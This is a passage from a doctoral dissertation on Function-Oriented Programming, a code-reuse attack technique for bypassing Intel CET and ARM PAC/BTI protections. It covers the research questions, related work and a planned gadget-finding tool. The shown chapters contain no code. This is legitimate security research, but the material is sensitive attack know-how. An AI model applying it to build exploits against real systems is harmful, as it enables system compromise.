Fall 11-2023

Bypassing Modern CPU Protections With Function-Oriented Programming

Logan Stratton

BYPASSING MODERN CPU PROTECTIONS WITH FUNCTION-ORIENTED PROGRAMMING

A doctoral dissertation submitted to Dakota State University in partial fulfillment of the requirements for the degree of

Doctor of Philosophy

in

Computer Science

November 2023

By
Logan Stratton

DAKOTA STATE
UNIVERSITY

DISSERTATION APPROVAL FORM

This dissertation is approved as a credible and independent investigation by a candidate for the Doctor of Philosophy degree and is acceptable for meeting the dissertation requirements for this degree. Acceptance of this dissertation does not imply that the conclusions reached by the candidate are necessarily the conclusions of the major department or university.

Student Name: Logan Stratton

Dissertation Title:
Bypassing Modern CPU Protections With Function-Oriented Programming

Graduate Office Verification: DocuSigned by: [illegible] F44C8D9E621C417... Date: 12/05/2023

Dissertation Chair/Co-Chair: DocuSigned by: Kyle Cronin 9B9AFA1BE48343C... Date: 12/05/2023
Print Name: Kyle Cronin

Dissertation Chair/Co-Chair: ______ Date: ______
Print Name: ______

Committee Member: DocuSigned by: Tyler Flaagan [illegible] Date: 12/05/2023
Print Name: Tyler Flaagan

Committee Member: DocuSigned by: TJ OConnor E1DCC2E0DBEF400... Date: 12/05/2023
Print Name: TJ OConnor

Committee Member: ______ Date: ______
Print Name: ______

Committee Member: ______ Date: ______
Print Name: ______

Submit Form Through Docusign Only
or to Office of Graduate Studies
Dakota State University

ACKNOWLEDGEMENTS

I want to acknowledge and say thanks to my committee members for advising me through all questions I had during this process and the valuable input that you have given me. This process was made easier through the skill and feedback from my committee members. I want to give my thanks to the faculty at DSU as well, for their enthusiasm in the field of cyber has led me to where I am today. Without their guidance through my classes and the ability they have, I probably would not have gone as far as I have today.

I would be amiss to not give acknowledgement to Pepsipu and their nightmare CTF challenge. This challenge gave me the basis and building blocks to think of this research project and to apply it to a real-world scenario.

Lastly, I want to give thanks to my friends and family for their support over the years. Without their love and kindness this process would have been much more difficult to accomplish.

ABSTRACT

Over the years, code reuse attacks such as return-oriented programming (ROP) and jump-oriented programming (JOP) have been a primary target to gain execution on a system via buffer overflow, memory corruption, and code flow hijacking vulnerabilities. However, new CPU-level protections have introduced a variety of hurdles. ARM has designed the “Pointer Authentication” and “Branch Target Identification” mechanisms to handle the authentication of memory addresses and pointers, and Intel has followed through with its Shadow Stack and Indirect Branch Targeting mechanisms, otherwise known as Control-Flow Enforcement Technology. As intended, these protections make it nearly impossible to utilize regular code reuse methods such as ROP and JOP.

The inclusion of these new protections has left gaps in the system's security where the use of function-based code reuse attacks are still possible. This research demonstrates a novel approach to utilizing Function-Oriented Programming (FOP) as a technique to utilize in such environments. The design and creation of the “FOP Mythoclast” tool to identify FOP gadgets within Intel and ARM environments demonstrates not only a proof of concept (PoC) for FOP, but further cements its ability to thrive in diverse constrained environments. Additionally, the demonstration of FOP within the Linux kernel showcases the ability of FOP to excel in complex and real-world situations. This research concludes with potential solutions for mitigating FOP without adversely affecting system performance.

DECLARATION

I hereby certify that this dissertation constitutes my own product, that where the language of others is set forth, quotation marks so indicate, and that appropriate credit is given where I have used the language, ideas, expressions or writings of another.

I declare that the dissertation describes original work that has not previously been presented for the award of any other degree of any institution.

Signed,

Logan Stratton

Logan Stratton

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

CHAPTER 1

INTRODUCTION

As an attack methodology ages, the ability of organizations to detect exploitation attempts leveraging it becomes stronger. This trend can lead to a false sense of security stemming from the lack of novel methods. Identifying limitations or gaps in security mechanisms provides an opportunity to enhance existing protections, thereby fulfilling their intended purpose of ensuring the safety and security of a system. This chapter presents an overview of the current state of code-reuse attacks will explore and security protections. This chapter will then discuss an approach to bypass these protections with the Function-Oriented Programming (FOP) technique. While these protections excel in terms of their designed capabilities, there is a stark difference between being accurate to the specification and being secure. Examining these protections reveals security gaps and demonstrates areas where FOP is functional. This chapter will define the research and the approaches taken to defining FOP and its tooling in order to better examine code-reuse attacks in an age of modern CPU-based protections.

Background of the Problem

Memory corruption bugs are one of the oldest issues pertaining to memory-unsafe languages such as C and C++ (Szekeres et al., 2013). The usage of lower-level languages provides benefits such as speed and portability, but can lead to major vulnerabilities that can harm companies and computers alike (Alnaeli et al., 2016). Memory corruption vulnerabilities are not new, and have had several high-profile documented instances in the late 1990s, primarily in publications from Aleph One (1996) and Zatko (1995). These techniques typically target an aspect of vulnerable code that, under the right circumstances, can lead to malicious use. Taking advantage of memory corruption vulnerabilities can lead to the complete compromise of a system. This hazard is the main reason for memory corruption vulnerabilities becoming the leading cause of system vulnerabilities in 2022 according to MITRE (*MITRE*, 2022).

Overwriting essential values, such as the return address, of a running process may be possible depending on the type of memory corruption vulnerability. This could occur from a buffer overflow or writing out of memory in the stack. Typically, for a running process, the stack serves as a storage location for function variables and return addresses, organized in related chunks called frames for the chain of called functions. Overwriting these return addresses leads to the ability to divert execution control flow to attacker-wanted targets. An example of this would be the Return-into-Libc (Nergal, 2001) attack, in which the control flow is diverted to a Libc function for further functionality. This approach of overwriting return addresses can lead to more advanced techniques such as Return-Oriented Programming (ROP) (Shacham, 2007), which is the most common technique used today (Xu et al., 2020). ROP involves adding multiple return addresses to the stack, pointing to small sections of code known as gadgets. Chaining these gadgets together leads to the ability to create a functional program through the returns on the stack.

The increase in the use of ROP has led to real-world applicable use cases like CVE-2020-1020 (Jurczyk & Glazunov, 2021), where ROP was utilized to bypass protections and escalate privileges in a Windows environment. The need to limit the capabilities of ROP and other code-reuse attacks has led to the design and implementation of hardware-based protections from both Intel and ARM. Intel's Control-Flow Enforcement Technology (CET) (Garrison, 2020) and

ARM’s Pointer Authentication (PAC) and Branch Target Identification (BTI) support (Mujumdar, 2021; Qualcomm, 2017) have been designed to limit the capabilities of code-reuse attacks. To limit the attack scope, restrictions are set on a process’ stack and control flow. These protections have eliminated the ability to simply overflow a buffer into developing a ROP chain.

The influence of CET and PAC/BTI comes from Control Flow Integrity (CFI) design systems. Limiting actions make it possible to restrict the path of execution in a program from an attacker-controlled flow to an acceptable flow within the compiled code (Garrison, 2020; Mujumdar, 2021). The problem arises when unidentified avenues in these acceptable code flows can still allow the same primitives available as ROP.

The design and application of new security protections exaggerate the current security in place. While the use of CET and PAC/BTI has limited the use of normal code-reuse attacks (ARM, 2022). The application of more unique and specialized techniques can show the flaws in the design of systemwide securities. Identification of a method to circumvent the security protections demonstrates the true scope of the security enhancements. These methods can lead to further design and implementation methods to build safer systems.

Statement of the problem with motivation

The intended design of CET and PAC/BTI is to limit the ability to gain execution control from a memory corruption-based attack by hindering code-reuse attacks. The primary target of most memory corruption attacks are code-reuse techniques, but by limiting the scope and availability of such methods, there becomes a gap in the confidence a system and its actual security. The problem addressed by this research is the identification of gaps in CET and PAC/BTI where code-reuse attacks still exist. Exploring this gap leads to discovering areas of protection that these systems are missing. Identifying and addressing these missing components leads to the ability to devise a potential solution to satisfy the original intent of the protections.

As new systems begin to implement and adhere to the designs of CET and PAC/BTI, it becomes important to confirm that all the time and effort put into the design and implementation of these protections is fruitful and does not miss any conditions. Identifying gaps in existing protections allows for the development of effective solutions to address those gaps. These definitions can lead to further implementations in current and future systems. This allows for security in the future to be more dependable as there can be less dependence on the implicit definition of security.

While ROP has led the way for code-reuse attacks since Shacham (2007) first demonstrated it, ROP has come to the point that code-reuse attacks can be limited in the fastest way with hardware-based protections. The problems occur when the designs and implementations do not cover all cases allowing for code-reuse techniques to slip through. This typically allows for the full capabilities of the techniques the protections were trying to limit to be usable regardless.

Purpose of the research

The purpose of this research has two main goals: The first is to examine the capabilities of Function-Oriented Programming (FOP) in an environment with modern CPU protections. The second is to utilize Design Science Research (DSR) to create the FOP Mythoclast, a tool to facilitate the identification and purpose of useful FOP gadgets. With the determination of these two main goals, this research shows that FOP is of use in a modern context with far-reaching possibilities.

The performance of FOP falls under several main criteria:

- The multi-architecture support for FOP-based attacks.
- The capabilities of FOP.
- The applicable use in place of other common code-reuse attacks.
- Real-world applicable use on a modern system.

These points show the goals to prove the effectiveness of FOP. Being able to show the multi-architecture support, in this case, of ARM and Intel CPUs, demonstrates that the attack is able to work in environments with hardware protections to directly counter code-reuse-based attacks. To follow these guidelines, strict rules enforce adherence to the hardware protections. Further definitions of these guidelines appear later in the chapter and in further detail in Chapter 3. The utility of FOP can be analyzed through the additional access and capability the attack affords, in past code-reuse-based attacks, a large design aspect of determining the capabilities of a code-reuse attack is by proving the Turing complete nature, or the ability to complete any computable action within code (Shacham, 2007). To show that FOP operates in place of other code-reuse attacks, FOP needs to have the capabilities to function in the place of ROP. This research analyzes this by determining points of usage for FOP in comparison to ROP.

The decisive point of analysis for FOP is its applicable use in a real-world modern environment. In the past, FOP was shown to be useable against an application and vulnerability from 2006 (Guo et al., 2018). While this demonstrates the FOP technique is feasible, it does not give an example of a current real-world example where application design has changed in the last 15 years. To highlight improved usage in a modern design, this research uses a more complex environment and a recent CVE as the foundation for demonstrating the FOP attack. Together these criteria examine the performance of FOP for a better understanding of how the technique operates.

The second goal is the design and implementation of the FOP Mythoclast. The purpose of this tooling is to accompany and enhance the FOP technique. The identification of FOP gadgets is significantly more complex than similar code-reuse attacks such as ROP. When locating gadgets, most techniques take a backward approach. First, they identify the possible ending instruction and work backward to find instructions that would occur before building out the possible gadget. The FOP approach does not work this way as doing so would violate the hardware protections designed to stop code-reuse attacks. To implement a true FOP design, only the beginning of functions can act as the gadget, this causes an inherent reliance on an understanding of what a function does, how a function impacts memory, and what registers a function modifies. This forward approach opens the possibilities for unknown pathways to appear when locating gadgets, limiting the availability of previous techniques to find gadgets. The FOP Mythoclast solves this approach by utilizing a symbolic execution technique to determine the capabilities of a gadget.

Significance of the Study

The design of CET and PAC/BTI protections limit the use of code-reuse attacks. Demonstration of the capabilities of FOP within secure environments can reveal the gaps in these security mechanisms. This can lead to FOP having the same capabilities as other code-reuse attacks that CET and PAC/BTI limit. Showing that FOP is still useable in these environments, the identification of gaps in the protections allows for revisions to further the goal of limiting code-reuse attacks.

As previous studies have shown that FOP is feasible in an x64 context (Guo et al., 2018), the application of FOP in different architectures, such as ARM, has importance. This capability allows for the application of FOP to be comparable to previous code-reuse attacks and their scope of usage.

Similar to other code-reuse techniques, FOP relies on the use of gadgets to execute an attack. This requires the identification of FOP gadgets to facilitate a successful attack. At the time of this writing, the FOP Mythoclast is the first of its kind to identify FOP gadgets through the use of symbolic execution. The only previous method at the time of this writing to identify FOP gadgets in an x64 environment utilized compiler plugins and static analysis to identify gadgets (Guo et al., 2018). The use of symbolic execution allows for the identification of gadgets in a timelier manner in comparison to static methods and allows for the identification of more complex gadgets in comparison to the compiler plugin approaches.

Nature of the Study

The outcome of this research is the implementation of the FOP technique and the design of tooling to support FOP gadget discovery. As previous research has shown that FOP is possible under the right circumstances (Guo et al., 2018; Lan et al., 2015), the main nature of this research centers around the utilization of FOP within modern CPU-based protection environments and the FOP Mythoclast. The implementation of the FOP Mythoclast adheres to the design science approach. Design science, as per Hevner et al. (2004), involves developing and assessing artifacts that are employed for addressing identified issues. Hevner et al. continue with defining this design approach with the statement of, new artifacts allow applying empirical and qualitative methods with the DSR methodology. The design of the FOP Mythoclast presents an original contribution to the code-reuse attack research space, as well as differentiating itself by solving all the goals associated with it. As described by Wierenga, design theories are implementations to explain how an artifact can be designed to satisfy all its requirements (2014).

The research findings enhance the credibility of the design science used by making significant research contributions. Hevner et al. describe this approach as having clear and verifiable contributions relating to the field of use (2004). Not only does the FOP Mythoclast fit this ideal, but the implementation also covers this. This research shows a novel approach to defining the use of FOP in a unique environment by defining a new target for the design of FOP in the form of modern CPU-based protections. This research further expands this ideal by designing an implementation of FOP in an ARM context, the first of its kind. These factors further cement the approaches defined in this research and the nature of this research.

Research Questions

This research defines the usage of FOP in modern CPU contexts and the creation and evaluation of FOP Mythoclast. As part of this, the main research question addressed in this research is, do FOP-based attacks work in a modern context with hardware-based protections in place of typical code-reuse attacks such as ROP? This research splits this main question into unique aspects to demonstrate the original aspects of this research:

Is FOP feasible in an ARM context?

Can FOP operate in a simplistic environment with a restricted gadget range?

Is the approach to locating FOP gadgets possible?

Can FOP be implemented in a real-world use case?

This paper aims to address a variety of objectives to answer the main question above. The first of which is by demonstrating that FOP is implementable in simple “toy” binaries. This demonstration defines the use of FOP for attacking an application. This question is the foremost important as the simplistic nature of a toy binary allows for finer control of FOP under ideal conditions. The term "toy binary" in this research refers to a sample program intentionally designed with a vulnerability to facilitate the practice of its execution. If the FOP framework cannot stand on its own in an environment with ideal conditions, there is no ground for the continuation of the attack.

Continuing with the sub-questions is the approach of implementing FOP in an ARM context, as previous research has shown FOP to be possible in Intel x64 environments; at the time of this writing, no previous research has investigated the approach within ARM. This is of importance as ARM has a major market share in modern CPUs; for example, the ARM architecture was used as the architecture for one of the world’s fastest supercomputers (Matsuoka, 2021). Researching this question can help demonstrate that FOP is not architecture-dependent and has capabilities across environments.

The second sub-question is defined to show the capabilities of FOP, as shown in previous examples of FOP by Guo et al. (2018) the approach taken relied on convenient gadgets found in third-party libraries or the binaries themselves. To improve upon this, the FOP framework needs to show that it is usable in a wide variety of test cases and the simplest way to define this is to have a singular target found across multiple binaries. In a Linux environment, this is known as Libc, this is the defacto library loaded in most binaries at runtime to facilitate basic system functionality and binary loading. Demonstration of the full capabilities of FOP within this sole library makes FOP more akin to that of ROP, which has been shown to be Turing complete with Libc alone (Shacham, 2007).

As defined as one of the artifacts of this research, the FOP Mythoclast design is meant to determine FOP gadgets and the applicable use of each gadget. To make this tool, a symbolic execution (Baldoni et al., 2018) approach has been determined to be the best way to implement this discovery of FOP gadgets. Through the use of symbolic execution of instructions, it becomes possible to follow a flow of data between the registers, stack, and memory. Symbolic execution can determine if a current gadget is useable or feasible given a list of constraints that can occur while processing a gadget. This approach is well suited for the complex nature of FOP and contributes to the definition of FOP in modern contexts.

Lastly is the question of if FOP is usable in a real-world context. While defining FOP to work in special instances, such as simplistic binaries and environments, shows that the attack is feasible, it does not prove the ability of FOP to replicate the capabilities of ROP in modern environments. To answer this question, an example FOP chain targets a unique real-world case where similar code-reuse attacks are functionally impossible to implement. The FOP Mythoclast supplements the design of this FOP chain with gadget detection and usage. Combining both factors of this FOP research displays FOP as a meaningful technique in the place of other code-reuse techniques where modern CPU protections would eliminate their usage.

Theoretical Framework

Previous studies have been published about the approach of FOP, the main being from Guo et al. (2018) which coined the term FOP and implemented a design within a 64-bit context. While this is the first FOP-based research in a 64-bit context, two previous studies apply to FOP's history.

The first is a research by Tran et al. (2011), which was published to directly contradict a statement made by Shacham (2007) in the original proposal of ROP. The claim is that,

> In a Return-into-Libc attack, the attacker can call one Libc function after another, but this still allows him to execute only straight-line code, as opposed to the branching and other arbitrary behavior available to him with code injection.

To prove this statement wrong Tran et al. were able to prove the complete nature of a Return-into-Libc attack by chaining functions together with no use of supporting gadgets (2011). This approach as defined, was to utilize the side effects of functions inherently to show the corruption of values and register states in a useful manner. Continuing in this approach, Tran et al. demonstrated the capabilities to chain functions together to gain confidence in demonstrating that the technique was Turing complete. Even with several different classifications for gadgets, Tran et al. did not give a clear definition of how they determined the usefulness of functions as gadgets. This research has a few drawbacks in comparison to modern systems. The first drawback is that Tran et al. instrumented this technique on a 32-bit system. This limitation originates from the use of 64-bit applications having vastly different applicable internal mechanisms. The first limitation is the number of general-purpose registers and the use of registers as function arguments. The second limitation is that Tran et al. (2011) utilized the stack as a framework to facilitate sequential function calls, this approach violates the main principle designs behind the hardware protections. Thus, the comparison of FOP and this advanced Return-into-Libc attack ends with the use of functional-based side effects. Even so, this was the first step in showing the conditions necessary for the FOP attack framework.

Following this research, Lan et al. (2015) adapted this approach to further coincide with the current implementation of FOP as known in this research. Lan et al. designed their approach around utilizing a looping gadget to call a list of functions, they then named this technique after the looping gadget (2015). The name Lan et al. coined to define the technique is Loop-Oriented Programming (LOP). Lat et al. designed the technique around a 32-bit environment, but instead of directly using the stack as Tran et al. had done, their approach was to utilize a section of memory controlled by the user and an available looping gadget. In their approach, Lan et al. were able to show the true first example of FOP. As mentioned, the attack shown by Lan et al. falls short when comparing a 32-bit instance to a 64-bit instance.

Lan et al. claim that, as Tran et al. have already shown the use of functions to be Turing complete, that this instance was also Turing complete and continued to use similar gadgets as employed in Tran et al. While this claim may be technically correct, without truly showing that it is Turing complete in its own instance, there could be scrutiny over its veracity. This is based on the propagator of each attack, as Tran et al. utilized the stack to chain functions together they are able to better control arguments to functions. Lan et al. on the other hand, would need to supplement their function calls with their own parameters either by gadgets or during the looping gadget, both of which add larger degrees of difficulty to the attack. To help supplement this, Lan et al. utilized stack pivoting techniques to move the stack pointer around, which allowed the researchers to control the arguments of called functions to a better degree.

The last aspect of the research by Lan et el. is to identify the impact of CFI on this attack framework. The main result is that this attack is possible in CFI implementations that can limit ROP and JOP-based attacks. While Lan et al. reference this, the proof from these claims is lacking as only descriptions of avoiding unbased returns and jumps are the basis of their approach to following coarse-grained CFI implementations.

The most recent research was conducted by Guo et al., who coined the term Function-Oriented Programming (FOP) (2018). Their approach is similar to the work of Lan et al., with the utilization of a loop-based gadget to call a chain of functions. This looping gadget is known as a dispatcher gadget. These functions then alter the state of a program through side effects to modify registers and memory in meaningful ways. Guo et al. displayed this technique against a 64-bit application, but overall, the implementation has less impact than the previous two studies in 32-bit environments. Guo et al. were able to demonstrate that FOP was possible in a test case with a vulnerability from 2006. This technique utilized several outside factors to load a secondary payload limiting the capabilities shown by FOP. The research by Guo et al. also describes the uses of FOP to bypass CFI implementations and mentions the capabilities against a shadow stack implementation by bypassing the corruption of return addresses that the shadow stack would track.

The problems with the research done by Guo et al. derives from their identification of gadgets. The use of hypothetical gadgets weakens the demonstration of the gadgets by Guo et al., compared to gadgets found naturally within the environment. This approach overshadows the ability to show gadgets existing for use in a FOP-based attack and hinders the proof of useability. The other critique stems from the use of gadgets as mentioned earlier. Designing an attack around gadgets found in third-party libraries or applications limits the scope of FOP to a particular use case. While using all useful gadgets is more important in an environment during the demonstration of an exploit, this still limits the universal proof of FOP utilization and the ability to not need to depend on specific use cases where highly refined gadgets exist. Guo et al. did positively describe an algorithm to locate dispatcher gadgets for use in a FOP-based attack. Overall, this research is lacking in context to the previous two studies done in this category as well.

Acronyms

ROP: Return-Oriented Programming

JOP: Jump-Oriented Programming

(P)COP: (Pure) Call-Oriented Programming

FOP: Function-Oriented Programming

CFI: Control Flow Integrity

CFG: Control Flow Graph

CPU: Central Processing Unit

CET: Control-Flow Enforcement Technology

PAC: Pointer Authentication Code

PA: Pointer Authentication

BTI: Branch Target Identification

IBT: Indirect Branch Targeting

PoC: Proof of Concept

UAF: Use After Free

GLIBC: GNU Libc

Definitions

Code-Reuse Attack: A code-reuse attack implies gaining control flow in a process and reusing compiled code as either intended or unintended. The ability to chain sections of code together under the right conditions gives this the ability to execute any command given a correct set of gadgets. ROP, JOP, and FOP are all examples of code-reuse attacks.

ROP: Return-Oriented Programming is one of the original code-reuse attacks designed around the ability to utilize sections of code before a return instruction. Chaining gadgets together allows for a flow of execution to take place. Chains commonly require control of the stack or the stack register to hold the chain.

JOP: Jump-Oriented Programming is the use of small sections of code before jump register instructions. Chaining gadgets together allows for execution to occur. JOP chains are typically more complex than ROP chains and mostly depend on a dispatcher to load the next gadget from memory.

PCOP: Pure Call-Oriented Programming is a code-reuse attack that uses gadgets built around register call instructions to chain instructions together.

FOP: Function-Oriented Programming is the use of entire functions as the gadget in a code-reuse attack. This allows for the ability to bypass CFI implementations and other system protections. This attack relies on a dispatcher to load subsequent function calls.

Gadget: A gadget is typically a section of code utilized to accomplish a goal. These goals can range from moving values between registers or memory to loading a value into a register for future use.

Dispatcher: The dispatcher is the main runner of certain code-reuse attacks. The dispatcher oversees loading the next gadget in a chain and controls the entire flow of the attack.

CET: Control-Flow Enforcement Technology is a CFI-based security approach designed by Intel. This includes the shadow stack and IBT implementations in Intel CPUs.

Shadow Stack: The Shadow Stack is a secondary hardware-based stack to keep track of function return values. During a return instruction, identification of discrepancies between the process stack and shadow stack will cause a fault to occur. The technique limits code-reuse attacks that target the stack such as ROP.

IBT: Indirect Branch Targeting is Intel's approach to limiting code-reuse attacks that avoid returns, such as JOP and PCOP. Any indirect call or jump needs to land on an *endbr* instruction to avoid throwing a fault in the program.

PAC: Pointer Authentication Codes, sometimes referred to as Pointer Authentication, is ARM's implementation of CFI-based security. This approach is to limit memory corruption vulnerabilities from escalating to more severe vulnerabilities. PAC is the use of using a cryptographic hash to sign and verify values in memory to confirm integrity.

BTI: Branch Target Identification is ARM's approach for dealing with branching code-reuse, such as JOP and PCOP. This protection requires all indirect branches to land on a *bti* instruction.

PoC: Proof of Concept is an example of the capabilities claimed. This can range from a wide range of capabilities based on the original claim.

UAF: Use After Free is a heap vulnerability where a process can (re)use a piece of memory after it is freed. This can lead to further vulnerabilities and code execution under the correct circumstances.

LIBC: The main library utilized by a Linux system to handle low level interactions with the system.

Toy Binary: A sample program intentionally designed with a vulnerability to facilitate the practice of its execution.

Assumptions

The assumptions made in developing the FOP attack framework revolve around three main aspects. The first is the approach to deal with modern CPU protections, the second deals with the initial PoC to demonstrate the use of FOP against modern CPU protections, and the third is the environment for FOP in the initial PoC. These three assumptions will be the three main recurring principles that appear within the research of FOP and the FOP Mythoclast.

The first assumption is based on the CPU protections of CET for Intel systems and PAC/BTI for ARM systems. The assumption focus on the use of gadgets found and utilized during FOP-based attacks. As both protection systems are in their infancy and have a limited implementation compared to the theoretical full capabilities, this research only uses gadgets that work as if the testing system has all protections enabled at full capabilities. To oversee the two architectural protections, this research manages them separately. Regarding Intel, the shadow stack and IBT protection are the two main protections to consider. To address the shadow stack, all gadgets used in a FOP-based attack avoid modifying stack return values or the stack register. To address IBT, all FOP gadgets must begin with the *ENDBR* instruction, this is important as the dispatcher gadget used for FOP is reliant on an indirect call in an Intel environment. These two factors should be compliant with CET even in an environment that does not have full CET capabilities. ARM also has two restrictions, the first will be in relation to PAC. The assumption is that any PAC-verified values must pass correctly. This limits the attack from modifying the stack's return address, as most return addresses utilize this authentication scheme after a function call. The second is based on BTI and is similar to the constraints imposed by Intel's IBT. To limit our exposure to BTI violations, all gadgets must begin with the *BTI* instruction. These two factors in combination should allow for FOP to bypass the ARM-based protections identified in this research. These four restrictions make up the first assumption.

The second assumption is based on the PoC and the "toy" binary used to demonstrate the initial capabilities of FOP. In this research, the toy binary has a Use After Free (UAF) vulnerability within the heap. Accordingly, this approach assumes that an attacker has the capabilities of an address leak and an arbitrary write into memory; the utilization of the UAF vulnerability allows for the ability to leak values of both the heap and of Libc, this UAF can also lead to the allocation of a chunk of memory at any address. This allows an attacker to write data to a controlled buffer. This assumption is only for the PoC to define the capabilities of FOP in a test environment and not be directly involved in the real-world example.

The final assumption involves the environment of the PoC. To demonstrate the capabilities of FOP and the ability for FOP to stand as its own attack framework, the FOP attack must show that it is versatile enough to work in many different environments. To quickly determine this, this research uses a common environment instead. This research defines a common environment as Libc and its loader. This definition means that all FOP-based gadgets must originate from this library. This restriction extends the attack to not only be possible within one Linux environment, but most, as Libc is the base library loaded at runtime for most dynamic binaries.

Scope and Limitations

The scope of this research is to determine the capabilities of FOP in modern systems while also designing a tool to enhance the capabilities of locating FOP gadgets for further research capabilities. This is determined by focusing on Linux-based environments operating with 64-bit CPUs and programs. This research demonstrates a PoC against the previously discussed vulnerable binary for both Intel and ARM instances to illustrate the capabilities of FOP. The demonstration is in a simplistic environment consisting of FOP gadgets only derived from Libc and its accompanying loader. This is further adapted to work with a real-world target to display the capabilities of FOP for use in a modern CPU context.

As for the tooling, the goal is to further enhance FOP-based gadget finding. The design utilizes a symbolic execution framework to determine gadgets, which allows for the ability to include gadgets that include conditions as a basis of inputs. Having a better understanding of the underlying mechanisms that a gadget could employ leads to more useful gadgets and to faster FOP chain designs.

The limitations of this research revolve around the ability to evaluate systems that fully implement modern CPU protections. The strict restrictions on gadget use and emulation of CPU protection designs alleviate these limitations. Combining these two aspects allows for an approach to align with modern CPU protections.

Chapter Summary

This chapter has defined the context of the research and the approaches necessary to define FOP as a successful substitute for similar code-reuse attacks. Additionally, it determined the basis for what FOP shall accomplish and how to implement tooling to find FOP-based gadgets. As mentioned earlier in this chapter, there is a gap in reliable declarations of FOP in modern 64-bit CPU-based protection environments. This lack of knowledge of FOP attacks allows for better approaches to finding FOP gadgets and testing in simplistic Linux environments to better define the capabilities of FOP. The restrictions this research implements demonstrate the direct relation between FOP and CPU protections offered by both Intel and ARM. This defines the project as the research done to expand FOP-based attacks.

The next chapter will begin to further refine the history and use of code-reuse attacks along with FOP. This conveys an understanding of how history has influenced the approaches needed to limit code-reuse attacks in the modern age.

CHAPTER 2

RELATED WORK

Chapter 1 gave an introduction and overall guidance on this dissertation while defining the main topic of this research: Examining the use of Function-Oriented Programming in environments with modern CPU protections. Chapter 1 defined the motivation and background of the research and the intended approaches to satisfy the solution.

Chapter 2 is the literature review of the main components related to this research. This chapter will start with a review of memory corruption, leading to code-reuse attacks, examine protections and designs to circumvent code-reuse attacks, and end with a further in-depth look at FOP. These topics together will culminate in an understanding of the background for the subject as well as giving a review of previous solutions and the history of the subject.

Memory Corruption

While some vulnerabilities listed under the memory corruption class can lead straight to system compromise, many vulnerabilities require skill and finesse to gain execution on a system. The complexity of an exploit typically depends on the system protections at hand, such as DEP/NX (Alvinashcraft et al., 2022; QuinnRadich, 2021), and ASLR (Kaspersky, 2023). Other factors can influence the type of memory corruption vulnerability available, such as heap-based and stack-based attacks. The scope of the vulnerability determines the type of exploit used.

Heap-based vulnerabilities target objects or pointers found within the heap (NIST, 2021). Heap-based attacks can also target the metadata surrounding allocated chunks, leading to an onslaught of vulnerabilities as seen from the GitHub repository *How2Heap* (Shellphish, 2016/2023). Several of the techniques in the repository stem from memory corruption vulnerabilities, such as Use After Free, Double Free, and Heap Spray attacks.

Stack-based vulnerabilities can be exploited by corrupting or overwriting variables and pointers stored on the stack (Aleph One, 1996). An adversary can exploit these vulnerabilities to gain execution using techniques such as Return-into-Libc (Designer, 1997; Nergal, 2001), One Gadgets (David942j, 2017), and code-reuse attacks like Return-Oriented Programming (Shacham, 2007), Jump-Oriented Programming (Bletsch et al., 2011; Checkoway et al., 2010), and Pure-Call-Oriented Programming (Sadeghi et al., 2018) to name a few.

Symbolic execution

Finding memory corruption vulnerabilities in code bases can be a difficult task (Gens et al., 2018). Some code bases are thousands of lines of code long and others are closed source or proprietary; this limits the ability of researchers to quickly identify and fix memory corruption vulnerabilities in a timely manner. A known method to locate vulnerabilities in large code bases or proprietary software is through the use of fuzzing (Zhu et al., 2022). Fuzzing can identify unique code paths within a program and potentially uncover vulnerabilities by running a diverse set of test cases during multiple process executions.

Normally to execute programs on a system, several steps must occur at load time. Parsing headers, loading symbols, and creating memory regions of the process are a few examples. Exploring different branches of execution within a code base through a large number of attempts can be costly in terms of processing. Symbolic execution is another approach to this problem. The benefit of symbolic execution comes from the ability to interpret instructions without requiring the complexity of correctly initializing a binary in every instance.

Symbolic execution is the process of interpreting instructions as logical operations without running the full process (Avgerinos et al., 2014). The use of symbolic execution to find bugs in software has gained popularity, especially in conjunction with fuzzing, such as finding input to crash a process (Cadar et al., 2006; Godefroid et al., 2005), and automatically generating corpora for fuzzing (Ognawala et al., 2019).

The benefits of symbolic execution come from running a section of code without requiring prior setup and being able to determine unique code paths symbolically (Shoshitaishvili et al., 2016b). Tools are available which utilize symbolic execution in a multitude of ways, two of which were used in the DARPA Cyber Grand Challenge (Fraze, 2016): angr (Shoshitaishvili et al., 2016b) and S^2E (Chipounov et al., 2012).

CPUs and Protections

The Central Processing Unit (CPU) is the main aspect of a computer in charge of handling the instructions and their operations on the system. There are two families of instruction sets that CPUs operate on, RISC and CISC.

RISC systems are designed for simplicity and speed of simple operations; this typically leads to higher performance per watt (ARM, 2023). Part of this simplicity is that RISC processors execute one instruction per cycle, giving an optimized approach to execution time. RISC instructions have a fixed length and do not have complex instruction decoding logic. This enables higher availability of general-purpose registers and less time spent accessing memory through load and store instructions (ARM, 2023).

CISC systems, on the other hand, take a different approach. CISC processors can include more complex instructions that take multiple cycles to execute (Roberts, 2000). With the ability to have more complex instructions, the ability to lower the number of instructions needed to complete an operation is possible. The benefits from this also coincide with the compiler having to operate less heavy lifting from the higher-level language to the lower-level assembly language (Roberts, 2000).

ARM & Intel

ARM is a RISC-based architecture commonly found in cellular devices, recently spreading to personal computers and servers (Ian King & Dina Bass, 2020). The benefit of a RISC-based language is the simplicity and speed advantages associated with a simpler instruction set (ARM, 2023). In ARM, these instructions are handled at 4-byte offsets for standard mode or 2-bytes for thumb mode (ARM, 2004). Newer specifications of 64-bit ARM systems also have the advantage of 31 general-purpose registers (ARM, 2015).

Intel is a more commonly known and used standard architecture, currently leading the way in personal computers and infrastructural support (Red Hat, 2022). The instruction set is of the CISC variety and as such does not pertain to a strict size or instruction set limits (Roberts, 2000). There can be more complex instructions for niche topics but can be heavily specialized as well. Compilers can benefit from the reduction in the number of instructions needed to complete an operation, as it reduces the amount of work required to convert to lower-level code.

ARM: Pointer Authentication

As software-based protections continue to grow, hardware protections need to grow as well. As found with hardware-based vulnerabilities such as Meltdown and Spectre (Kocher et al., 2019; Lipp et al., 2020), it becomes difficult from both a processing and security sense to solve these problems solely at the software layer (Efe & Güngör, 2019). This leads to the hardware components such as the CPU becoming the main avenue to alleviate software-based protection performance issues.

In recent years, ARM has set a good example for new improvements to their standard to include new protections and standards that can embrace methodologies on a system (Harrod, 2021). Pointer Authentication (PA) or Pointer Authentication Code (PAC) is an ARM protection introduced in ARM version 8.3 (Qualcomm, 2017). The specification of which defines the use of a cryptographic hash to authenticate a pointer stored in memory as a means to reduce memory corruption attacks. Apple has incorporated this technology into its recent systems and kernel versions (including iOS versions ((Apple, 2023)), and other companies such as Broadcom are also planning on releasing CPUs that include this protection as well (Qualcomm, 2017).

